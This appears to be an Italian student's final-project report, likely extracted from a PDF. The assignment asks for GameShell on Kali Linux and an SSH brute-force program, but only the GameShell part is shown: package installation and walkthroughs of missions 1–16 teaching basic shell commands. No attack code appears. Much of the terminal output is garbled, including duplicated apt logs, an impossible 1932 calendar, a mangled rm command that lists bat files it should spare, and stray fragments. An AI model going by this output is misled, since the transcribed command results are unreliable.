

PROGETTO FINALE W8D4

TRACCIA

1. Installare su Kali Linux il gioco GameShell
2. Scrivere un programma, con il linguaggio Python / C, che permetta l'esecuzione di un attacco Brute-Force ad un servizio SSH su una macchina Debian / Ubuntu

SOLUZIONE

1. Installo GameShell attraverso i seguenti comandi:

```
(kali㉿kali)-[~]
$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.mirror.garr.it/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.mirror.garr.it/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.mirror.garr.it/kali kali-rolling/main amd64 Contents (deb) [51.6 MB]
Get:4 http://kali.mirror.garr.it/kali kali-rolling/contrib amd64 Packages [121 kB]
Get:5 http://kali.mirror.garr.it/kali kali-rolling/contrib amd64 Contents (deb) [328 kB]
Get:6 http://kali.mirror.garr.it/kali kali-rolling/non-free amd64 Packages [204 kB]
Get:7 http://kali.mirror.garr.it/kali kali-rolling/non-free amd64 Contents (deb) [914 kB]
Get:8 http://kali.mirror.garr.it/kali kali-rolling/non-free-firmware amd64 Packages [10.6 kB]
Get:9 http://kali.mirror.garr.it/kali kali-rolling/non-free-firmware amd64 Contents (deb) [24.3 kB]
Fetched 74.2 MB in 21s (3,456 kB/s)
1698 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali㉿kali)-[~]
$ sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget
man-db is already the newest version (2.13.0-1).
x11-apps is already the newest version (7.7+11+b1).
x11-apps set to manually installed.
Upgrading:
  gettext-base libproc2-0 nano procps psmisc tree wget

Installing:
  bsdmainutils gettext

Installing dependencies:
  ncal

Suggested packages:
  calendar vacation mailutils autopoint gettext-doc libasprintf-dev libgettextpo-dev

Summary:
  Upgrading: 7, Installing: 3, Removing: 0, Not Upgrading: 1691
  Download size: 4,847 kB
  Space needed: 7,479 kB / 62.8 GB available

Continue? [Y/n] Y
Get:1 http://kali.download/kali kali-rolling/main amd64 nano amd64 8.4-1 [645 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 procps amd64 2:4.0.4-7 [878 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 gettext-base amd64 0.23.1-1 [243 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 wget amd64 1.25.0-2 [984 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 ncal amd64 12.1.8 [19.7 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 libproc2-0 amd64 2:4.0.4-7 [1,680 kB]
Get:7 http://kali.mirror.garr.it/kali kali-rolling/main amd64 libproc2-0 amd64 2:4.0.4-7 [64.9 kB]
Get:8 http://kali.mirror.garr.it/kali kali-rolling/main amd64 bsdmainutils all 12.1.8 [5,952 B]
Get:9 http://kali.mirror.garr.it/kali kali-rolling/main amd64 tree amd64 2.2.1-1 [59.4 kB]
Get:10 http://kali.mirror.garr.it/kali kali-rolling/main amd64 psmisc amd64 23.7-2 [267 kB]
Fetched 4,847 kB in 6s (770 kB/s)
(Reading database ... 400785 files and directories currently installed.)
Preparing to unpack .../0-nano_8.4-1_amd64.deb ...
Unpacking nano (8.4-1) over (8.2-1) ...
Preparing to unpack .../1-libproc2-0_2.23a4.0.4-7_amd64.deb ...
Unpacking libproc2-0:amd64 (2:4.0.4-7) over (2:4.0.4-6) ...
Preparing to unpack .../2-procps_2.23a4.0.4-7_amd64.deb ...
Unpacking procps (2:4.0.4-7) over (2:4.0.4-6) ...
Continue? [Y/n] Y
Get:1 http://kali.download/kali kali-rolling/main amd64 nano amd64 8.4-1 [645 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 procps amd64 2:4.0.4-7 [878 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 gettext-base amd64 0.23.1-1 [243 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 wget amd64 1.25.0-2 [984 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 ncal amd64 12.1.8 [19.7 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 libproc2-0 amd64 2:4.0.4-7 [1,680 kB]
Get:7 http://kali.mirror.garr.it/kali kali-rolling/main amd64 libproc2-0 amd64 2:4.0.4-7 [64.9 kB]
Get:8 http://kali.mirror.garr.it/kali kali-rolling/main amd64 bsdmainutils all 12.1.8 [5,952 B]
Get:9 http://kali.mirror.garr.it/kali kali-rolling/main amd64 tree amd64 2.2.1-1 [59.4 kB]
Get:10 http://kali.mirror.garr.it/kali kali-rolling/main amd64 psmisc amd64 23.7-2 [267 kB]
Fetched 4,847 kB in 6s (770 kB/s)
(Reading database ... 400785 files and directories currently installed.)
Preparing to unpack .../0-nano_8.4-1_amd64.deb ...
Unpacking nano (8.4-1) over (8.2-1) ...
Preparing to unpack .../1-libproc2-0_2.23a4.0.4-7_amd64.deb ...
Unpacking libproc2-0:amd64 (2:4.0.4-7) over (2:4.0.4-6) ...
Preparing to unpack .../2-procps_2.23a4.0.4-7_amd64.deb ...
Unpacking procps (2:4.0.4-7) over (2:4.0.4-6) ...
Preparing to unpack .../3-gettext-base_0.23.1-1_amd64.deb ...
Unpacking gettext-base (0.23.1-1) over (0.22.5-2) ...
Preparing to unpack .../4-wget_1.25.0-2_amd64.deb ...
Unpacking wget (1.25.0-2) over (1.24.5-2+b1) ...
Selecting previously unselected package ncal.
Preparing to unpack .../5-ncal_12.1.8_amd64.deb ...
Unpacking ncal (12.1.8) ...
Selecting previously unselected package bsdmainutils.
Preparing to unpack .../6-bsdmainutils_12.1.8_all.deb ...
Unpacking bsdmainutils (12.1.8) ...
Selecting previously unselected package gettext.
Preparing to unpack .../7-gettext_0.23.1-1_amd64.deb ...
Unpacking gettext (0.23.1-1) ...
Preparing to unpack .../8-psmisc_23.7-2_amd64.deb ...
Unpacking psmisc (23.7-2) over (23.7-1) ...
Preparing to unpack .../9-tree_2.2.1-1_amd64.deb ...
Unpacking tree (2.2.1-1) over (2.1.3-1) ...
Setting up wget (1.25.0-2) ...
Setting up ncal (12.1.8) ...
Setting up psmisc (23.7-2) ...
Setting up gettext-base (0.23.1-1) ...
Setting up libproc2-0:amd64 (2:4.0.4-7) ...
Setting up bsdmainutils (12.1.8) ...
Setting up tree (2.2.1-1) ...
Setting up nano (8.4-1)...
Installing new version of config file /etc/nanorc ...
Setting up procps (2:4.0.4-7) ...
Setting up gettext (0.23.1-1) ...
Processing triggers for doc-base (0.11.2) ...
Processing 41 changed doc-base files...
Processing triggers for libc-bin (2.40-3) ...
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.4.0) ...
```

```
[kali㉿kali:~] $ wget https://github.com/phver/GameShell/releases/download/latest/gameshell.sh
--2025-04-18 10:55:42-- https://github.com/phver/GameShell/releases/download/latest/gameshell.sh
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response ... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/94422621/0b0f4ffa-f013-47e8-a079-766c8c11a70a?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250418%2Fus-east-1%2F53%2Faws4_request%0X-Amz-Date=20250418T145543Z%26X-Amz-Expires=3006X-Amz-Signature=91f e148b63c6a5b805a0bf9957e5a84c20fd81941c762b2747b3ee0ba1e84bcX-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dgameshell.sh&response-content-type=application%2Foctet-stream [following]
--2025-04-18 10:55:43-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/94422621/0b0f4ffa-f013-47e8-a079-766c8c11a70a?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=releaseassetproduction%2F20250418%2Fus-east-1%2F53%2Faws4_request%0X-Amz-Date=20250418T145543Z%26X-Amz-Expires=3006X-Amz-Signature=91f e148b63c6a5b805a0bf9957e5a84c20fd81941c762b2747b3ee0ba1e84bcX-Amz-SignedHeaders=host&response-content-disposition=attachment%3B%20filename%3Dgameshell.sh&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 208574 (204K) [application/octet-stream]
Saving to: 'gameshell.sh'

gameshell.sh          100%[=====] 203.69K --.-KB/s    in 0.07s

2025-04-18 10:55:44 (2.74 MB/s) - 'gameshell.sh' saved [208574/208574]
```

Apro il gioco attraverso il seguente comando:




Comandi:

- gsh goal: per visualizzare la missione
 - gsh check: per verificare se la missione è stata completata correttamente
 - gsh reset: per ripristinare la missione corrente
 - gsh help: per vedere tutti i comandi disponibili

Inizio con le missioni:

MISSIONE 1




Comandi

- cd: cambiare directory
 - pwd: stampare percorso directory attuale
 - ls: vedere posizioni accessibili


```
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Castle
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Main_tower
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
First_floor
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd First_floor
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Second_floor
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Second_floor
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Top_of_the_tower
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Top_of_the_tower
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
[use 'gsh help' to get a list of available commands]
[mission 1] $ gsh check
Congratulations, mission 1 has been successfully completed!
```

MISSIONE 2



```
[mission 2] $ gsh goal
_____
\_\_/\_\_||| Mission goal
\_\_/\_\_||| Go the castle's cellar.
File System
\_\_/\_\_||| Secondary objective
\_\_/\_\_||| Understand the difference between ``cd -`` and ``cd ..``.
Home
\_\_/\_\_||| Useful commands
\_\_/\_\_||| cd -
\_\_/\_\_|||   Jump back to the location you were in prior to your last move.
\_\_/\_\_||| cd ..
\_\_/\_\_|||   Move to the parent directory (one step back along the path to your current location).
\_\_/\_\_||| pwd
\_\_/\_\_|||   See the path to your current location.
\_\_/\_\_||| _____
\_\_/\_\_||| _____
\_\_/\_\_||| _____
[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..
[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell.1/World/Castle/Main_tower/First_floor/Second_floor
[use 'gsh help' to get a list of available commands]
[mission 2] $ cd
[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell.1/World
[use 'gsh help' to get a list of available commands]
[mission 2] $ cd Castle
[use 'gsh help' to get a list of available commands]
[mission 2] $ cd Cellar
```

MISSIONE 3



```
[mission 3] $ gsh goal
_____
^_____
(0)=>>>ooooooooooooooo(o)_____
\_\_/\_\_||| Mission goal
\_\_/\_\_||| Go back to the starting location and then go to the throne room using only two commands.
\_\_/\_\_||| Remark
\_\_/\_\_||| You may experiment with as many commands as you want, but
\_\_/\_\_||| to validate the mission the following conditions need to be met:
\_\_/\_\_|||   - the second to last command takes you to the starting point,
\_\_/\_\_|||   - the last command takes you directly to the throne room.
\_\_/\_\_||| Useful commands
\_\_/\_\_||| cd
\_\_/\_\_|||   Move back to the starting location.
\_\_/\_\_||| cd LOCATION1/LOCATION2/LOCATION3
\_\_/\_\_|||   Make several moves in one command.
\_\_/\_\_||| Remark
\_\_/\_\_||| UPPERCASE words appearing in commands are meta-variables: you need to replace them by appropriate (string) values.
\_\_/\_\_||| _____
\_\_/\_\_||| _____
(0)=>>>ooooooooooooooo(o)
```

```
[use 'gsh help' to get a list of available commands]
[mission 3] $ cd

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd Castle

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd Main_building

[use 'gsh help' to get a list of available commands]
[mission 3] $ ls
Library Throne_room

[use 'gsh help' to get a list of available commands]
[mission 3] $ gsh reset

| +-----+ |
| Use the command | |
| $ gsh help | |
| to get the list of "gsh" commands. | |
| +-----+ |

[mission 3] $ cd

[use 'gsh help' to get a list of available commands]
[mission 3] $ cd Castle/Main_building/Throne_room

[use 'gsh help' to get a list of available commands]
[mission 3] $ gsh check

Congratulations, mission 3 has been successfully completed!
```

MISSIONE 4

MISSIONE 5

```
~/Forest/Hut
[mission 5] $ gsh goal

Mission goal
_____
Go back to the cellar and get rid of all the spiders. Leave the bats alone: they appear on the castle's coat of arms and are said to confer luck.

Useful commands
_____
rm FILE1 FILE2 ... FILEn
Delete the files (permanently).
Remark: "rm" is an abbreviation for "remove".
_____
```

```
~/Forest/Hut
[mission 5] $ cd

[mission 5] $ cd Castle/Cellar

~/Castle/Cellar
[mission 5] $ ls
barrel_of_apples bat_1 bat_2 spider_1 spider_2 spider_3

~/Castle/Cellar
[mission 5] $ rm spider_1 spider_2 spider_3

~/Castle/Cellar
[mission 5] $ gsh check

Congratulations, mission 5 has been successfully completed!
```

Comandi:

- `mkdir`: creare una nuova directory

Comandi:

- rm: eliminare un file

MISSIONE 6

```
~/Castle/Cellar
[mission 6] $ gsh goal
( / \_) 
  \ \ / \_ 
    Mission goal
    || Collect all the coins that you can find in the garden in front of the castle, and put them in your chest in the forest.
    || 
    || Useful commands
    || 
    || mv FILE1 FILE2 ... FILEn DIRECTORY
    || Move the files to the directory.
    || Remark: `mv` is an abbreviation of "move".
    || 
    || - The `~` symbol is an abbreviation for the initial directory.
    || Example: wherever you are, `~/tavern` denotes the directory (or file) "Tavern" in the initial directory.
( / \_) 
  \ \ / \_ 

~/Castle/Cellar
[mission 6] $ cd
-
[mission 6] $ cd Garden
~/Garden
[mission 6] $ ls
coin_1 coin_2 coin_3 Flower_garden Maze Shed
~/Garden
[mission 6] $ mv coin_1 coin_2 coin_3 ~/Forest/Hut/Chest
~/Garden
[mission 6] $ gsh check
Congratulations, mission 6 has been successfully completed!
```

Comandi:

- mv: spostare il file in una directory

MISSIONE 7

```
~/Garden
[mission 7] $ gsh goal
( o ) 
  \ \ / \_ 
    Mission goal
    || 
    || Collect all the coins hidden in the garden in front of the castle, and put them in your chest (in your hut in the forest).
    || 
    || Secondary objective
    || 
    || Learn how to use the "Tab" key to go faster.
    || 
    || Useful commands
    || 
    || ls -A
    || List all the files of the current directory, including hidden files. (A file is "hidden" when its name starts with a dot.)
    || 
    || Tab
    || The tabulation key "completes" the name of a file or directory once you have typed the beginning of its name. This only works
    || if there is only one possible completion.
    || 
    || Tab-Tab
    || Pressing tabulation twice successively shows a list of possible completions.
( o ) 
  \ \ / \_ 

~/Garden
[mission 7] $ ls
Flower_garden Maze Shed
~/Garden
[mission 7] $ ls -A
.18143_coin_2 .30141_coin_3 .55868_coin_1 Flower_garden Maze Shed
~/Garden
[mission 7] $ mv .18143_coin_2 .30141_coin_3 .55868_coin_1 ~/Forest/Hut/Chest
~/Garden
[mission 7] $ gsh check
Congratulations, mission 7 has been successfully completed!
```

Comandi:

- ls -A: vedere anche i file nascosti

MISSIONE 8

```
~/Garden
[mission 8] $ gsh goal
( / \_) 
  \ \ / \_ 
    Mission goal
    || Get rid of all the spiders that are crawling in the cellar. Again, do not do not disturb the bats.
    || 
    || Shell patterns
    || 
    * The "*" character stands in for any sequence of characters
    | (including an empty sequence).
    ? The "?" character stands in for any single character.
    Those wildcards can be used to denote lists of existing files / directories in the current working directory.
    For example: if the current folder contains
      file-1 Folder-1 file-14 potato
    then
      *   → file-1 Folder-1 file-14 potato
      *1  → file-1 Folder-1
      **  → Folder-1 potato
      x*  → error, no matching file
      *-?  → file-1 Folder-1
      *-?? → file-14
Python3.7.1
```

```

~/Castle/Cellar
[mission 8] $ ls
10487_spider_45 12226_spider_8 14190_spider_1 19252_spider_24 24060_spider_12 27319_spider_42 30242_spider_6 5716_spider_22
10598_spider_14 12231_spider_31 1687_bat_5 19915_spider_46 24071_spider_47 27365_spider_48 30442_bat_4 5757_spider_13
11107_bat_1 12917_bat_3 17232_spider_7 21867_spider_44 24536_spider_5 2742_spider_15 30614_spider_20 6078_spider_40
11298_spider_33 13159_spider_4 17830_spider_23 22571_spider_34 24953_spider_38 28175_spider_2 3929_spider_35 8030_spider_28
11488_spider_11 13402_spider_41 1786_spider_43 22896_spider_26 25300_spider_16 28800_spider_30 4381_spider_50 9305_spider_21
11679_spider_39 13519_spider_3 18065_spider_27 23577_spider_32 27042_spider_9 29654_spider_17 4728_spider_49 9728_spider_25
11691_spider_37 14160_spider_29 18561_spider_18 23634_bat_2 27176_spider_19 29899_spider_10 5107_spider_36
~/Castle/Cellar
[mission 8] $ rm 10487_spider_45 12226_spider_8 14190_spider_1 19252_spider_24 24060_spider_12 27319_spider_42 30242_spider_6 5716_spider_22 10598_spider_14
12231_spider_31 19915_spider_46 24071_spider_47 27365_spider_48 5757_spider_13 17232_spider_7 21867_spider_44 24536_spider_5 2742_spider_15 30614_spider_20 6078_spider_40
11107_bat_1 12917_bat_3 17830_spider_23 22571_spider_34 24953_spider_38 28175_spider_2 3929_spider_35 8030_spider_28 11488_spider_11 134
11298_spider_33 13159_spider_4 1786_spider_43 22896_spider_26 25300_spider_16 28800_spider_30 4381_spider_50 9305_spider_21 11679_spider_39 13519_spider_3 18065_spider_27 2357
11488_spider_11 13402_spider_41 1786_spider_43 22896_spider_26 25300_spider_16 28800_spider_30 4381_spider_50 9305_spider_21 11679_spider_39 13519_spider_3 18065_spider_27 2357
11679_spider_39 13519_spider_3 18065_spider_27 23577_spider_32 27042_spider_9 29654_spider_17 4728_spider_49 9728_spider_25
11691_spider_37 14160_spider_29 18561_spider_18 23634_bat_2 27176_spider_19 29899_spider_10 5107_spider_36
~/Castle/Cellar
[mission 8] $ gsh check
Congratulations, mission 8 has been successfully completed!

```

MISSIONE 9

Mission goal

The spiders are getting clever: they found a way to hide.
Get rid of all the spiders that are hiding in the cellar without disturbing the bats.

Shell patterns

- * The "*" character stands for any sequence of characters (including an empty sequence).
- ? The "?" character stands in for any single character.

Remark

The wildcards "*" and "?" don't see hidden files, you need to add an explicit dot at the start of the pattern.

```

~/Castle/Cellar
[mission 9] $ cd Castle/Cellar
~/Castle/Cellar
[mission 9] $ ls -A
.10427_bat_1 .13192_spider_34 .17018_spider_24 .20338_spider_26 .23487_spider_2 .27078_spider_50 30442_bat_4 .7250_spider_41
.10866_spider_16 .13261_spider_39 .17176_spider_38 .20462_spider_42 .23634_bat_5 .27335_spider_25 .32087_spider_18 .7699_spider_49
.10891_bat_4 .14051_spider_48 .18581_spider_20 .21164_spider_29 .23963_spider_23 .28093_spider_37 .3237_spider_40 .8374_spider_10
.11000_bat_35 .15002_spider_49 .19059_spider_22 .22057_spider_14 .25082_spider_32 .29085_spider_32 .32077_spider_32 .9000_spider_19
.1102_bat_5 .16268_spider_45 .19059_spider_36 .22057_spider_11 .24689_spider_44 .29086_spider_21 .4483_bat_2 .barrel_of_apples
.1107_bat_1 .16577_spider_12 .19177_spider_47 .2218_spider_31 .26039_spider_4 .29151_spider_43 .5200_spider_7
.12723_spider_46 .16643_spider_29 .19513_spider_5 .22520_spider_33 .26316_bat_3 .29295_spider_9 .5232_spider_7
.12917_bat_3 .1687_bat_5 .20223_spider_28 .22745_spider_18 .26674_spider_6 .29484_spider_8 .5443_spider_17
~/Castle/Cellar
[mission 9] $ rm .*spider*
~/Castle/Cellar
[mission 9] $ gsh check
Congratulations, mission 9 has been successfully completed!

```

MISSIONE 10

Mission goal

You have taken a fancy to the four standards in the great hall of the castle. As stealing them would not go unnoticed, put a copy (same name, same content) of each in your chest.

Useful commands

- cp FILE DIRNAME
Copy the file to the directory.
Remark: "cp" is an abbreviation of "copy".

```

~/mission 10] $ gsh goal
~/mission 10] $ cp standard_1 standard_2 standard_3 standard_4 ~/Forest/Hut/Chest
~/mission 10] $ ls
11994_suit_of_armour 12456_stag_head 53768_decorative_shield standard_1 standard_2 standard_3 standard_4
~/Castle/Great_hall
[mission 10] $ ls
[mission 10] $ cp standard_1 standard_2 standard_3 standard_4 ~/Forest/Hut/Chest
~/Castle/Great_hall
[mission 10] $ gsh check
Congratulations, mission 10 has been successfully completed!

```

Comandi:

- cp: copiare il file nella directory

MISSIONE 11

```
~/Castle/Great_hall
[mission 11] $ gsh goal

Mission goal
=====
The tapestries in the castle's great hall are also particularly beautiful. Put a copy of each in your chest.

Useful commands
=====
cp FILE1 FILE2 ... FILEn DIRNAME
Copy the files to the directory.
Remark: "cp" is an abbreviation of "copy".

Shell patterns
=====
*
The "*" character stands in for any sequence of characters
(including an empty sequence).

?
The "?" character stands in for any single character.

PythonSam... (*)\\^

~/Castle/Great_hall
[mission 11] $ ls
16435_suit_of_armour 27977_tapestry_10 45218_tapestry_07 57587_tapestry_08 65015_tapestry_02 standard_3
21848_tapestry_01 32564_tapestry_06 50510_tapestry_05 61337_tapestry_03 standard_1 standard_4
24502_tapestry_04 38464_stag_head 54504_tapestry_09 62517_decorative_shield standard_2

~/Castle/Great_hall
[mission 11] $ cp *tapestry* ~/Forest/Hut/Chest

~/Castle/Great_hall
[mission 11] $ gsh check

Congratulations, mission 11 has been successfully completed!
```

MISSIONE 12

Comandi:

- ls -l: stampare l'elenco dei file con informazioni aggiuntive
 - cat: visualizzare il contenuto del file

MISSIONE 13

```

~/Castle/Main_tower/First_floor
[mission 13] $ gsh goal

Mission goal
Nostradamus predicted a spectacular star conjunction on the 11-17-1932.
But what will the day of the week be on that date?
When you have it, run the command ``gsh check``.

Useful commands
cal
Print a calendar for the current month.

cal YEAR
Print a calendar for the given year.

PythonSam...
+-----+
| This mission is optionnal. You can skip it and go to the next one with the
| command
|
| $ gsh skip
+-----+
[mission 13] $ cal 1932
          January           February          March
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7   8  9  10 11 12 13 14  1  2  3  4  5  6  7
 3  4  5  6  7  8  9   7  8  9 10 11 12 13  5  6  7  8  9 10 11 12
10 11 12 13 14 15 16 14 15 16 17 18 19 20 13 14 15 16 17 18 19
17 18 19 20 21 22 23 21 22 23 24 25 26 27 20 21 22 23 24 25 26
24 25 26 27 28 29 30 28 29                           27 28 29 30 31
31

          April            May             June
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7   8  9  10 11 12 13 14  1  2  3  4  5  6  7
 3  4  5  6  7  8  9   8  9 10 11 12 13 14  5  6  7  8  9 10 11
10 11 12 13 14 15 16 15 16 17 18 19 20 21 12 13 14 15 16 17 18
17 18 19 20 21 22 23 22 23 24 25 26 27 28 19 20 21 22 23 24 25
24 25 26 27 28 29 30 29 30 31                           26 27 28 29 30
31

          July            August          September
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7   8  9  10 11 12 13 14  1  2  3  4  5  6  7
 3  4  5  6  7  8  9   7  8  9 10 11 12 13  4  5  6  7  8  9 10
10 11 12 13 14 15 16 14 15 16 17 18 19 20 11 12 13 14 15 16 17
17 18 19 20 21 22 23 21 22 23 24 25 26 27 18 19 20 21 22 23 24
24 25 26 27 28 29 30 28 29 30 31                           25 26 27 28 29 30
31

          October          November          December
Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7   8  9  10 11 12 13 14  1  2  3  4  5  6  7
 2  3  4  5  6  7  8   6  7  8  9 10 11 12  4  5  6  7  8  9 10
9 10 11 12 13 14 15 13 14 15 16 17 18 19 11 12 13 14 15 16 17
16 17 18 19 20 21 22 20 21 22 23 24 25 26 18 19 20 21 22 23 24
23 24 25 26 27 28 29 27 28 29 30                           25 26 27 28 29 30 31
30 31

~/Castle/Main_tower/First_floor
[mission 13] $ gsh check
What was the day of the week for the 11-17-1932?
1 : Monday
2 : Tuesday
3 : Wednesday
4 : Thursday
5 : Friday
6 : Saturday
7 : Sunday
Your answer: 4

Congratulations, mission 13 has been successfully completed!

```

Comandi:

- cal: stampare il calendario

MISSIONE 14

```
~/Castle/Main_tower/First_floor
[mission 14] $ gsh goal

Mission goal
_____
Checking for hidden files is taking too long!
Create an alias "la" to run the command ``ls -A`` in order to list all files, including hidden ones, with only 2 letters.
Define the synonym
    la
for the command
    ls -A
and check that it works as expected.
How fortunate, there is a nice rock hidden just where you are.

Useful commands
_____
alias STRING='COMMAND'
Create a synonym for a string, that will stand for a command.

~/Castle/Main_tower/First_floor
[mission 14] $ alias la='ls -A'

~/Castle/Main_tower/First_floor
[mission 14] $ la
.nice_rock  painting_jMeogzbE  painting_tlzqrFWQ  painting_TwtPyMa  Second_floor/
~/Castle/Main_tower/First_floor
[mission 14] $ gsh check

Congratulations, mission 14 has been successfully completed!
```

Comandi:

- alias: creare un sinonimo per una stringa che rappresenta un comando

MISSIONE 15

```
~/Castle/Main_tower/First_floor
[mission 15] $ gsh goal
Mission goal

Create a file named "journal.txt" in your chest and write a short message in it.
You can use this file to record your notes and solutions for the upcoming missions.

Details

``nano`` is a command-line text editor. You can use it whenever you need to edit a file from the shell.

Useful commands

nano FILE
Edit the file from the shell.
(If the file does not exist, it will be created.)

Keybindings are listed at the bottom of the screen (the ``^`` symbol means "Control"). The most important ones are:
Control-x    quit
Control-o    save
Control-w    search for a string

Remark: do not use Control-s or Control-z!

~/Castle/Main_tower/First_floor
[mission 15] $ cd
~

[mission 15] $ cd Forest/Hut/Chest
~/Forest/Hut/Chest
[mission 15] $ nano journal.txt
~/Forest/Hut/Chest
[mission 15] $ gsh check
+
Congratulations, mission 15 has been successfully completed!
```

Comandi:

- nano: modificare il file

MISSIONE 16

```
[mission 16] $ gsh goal

Mission goal
_____
Create an alias "journal" in order to easily edit your journal file wherever you are.

Details
_____
To edit the journal file with ``nano`` from, for example, the cellar or the throne room, you need to give the full path to the file: ``~/Forest/.../journal.txt``.

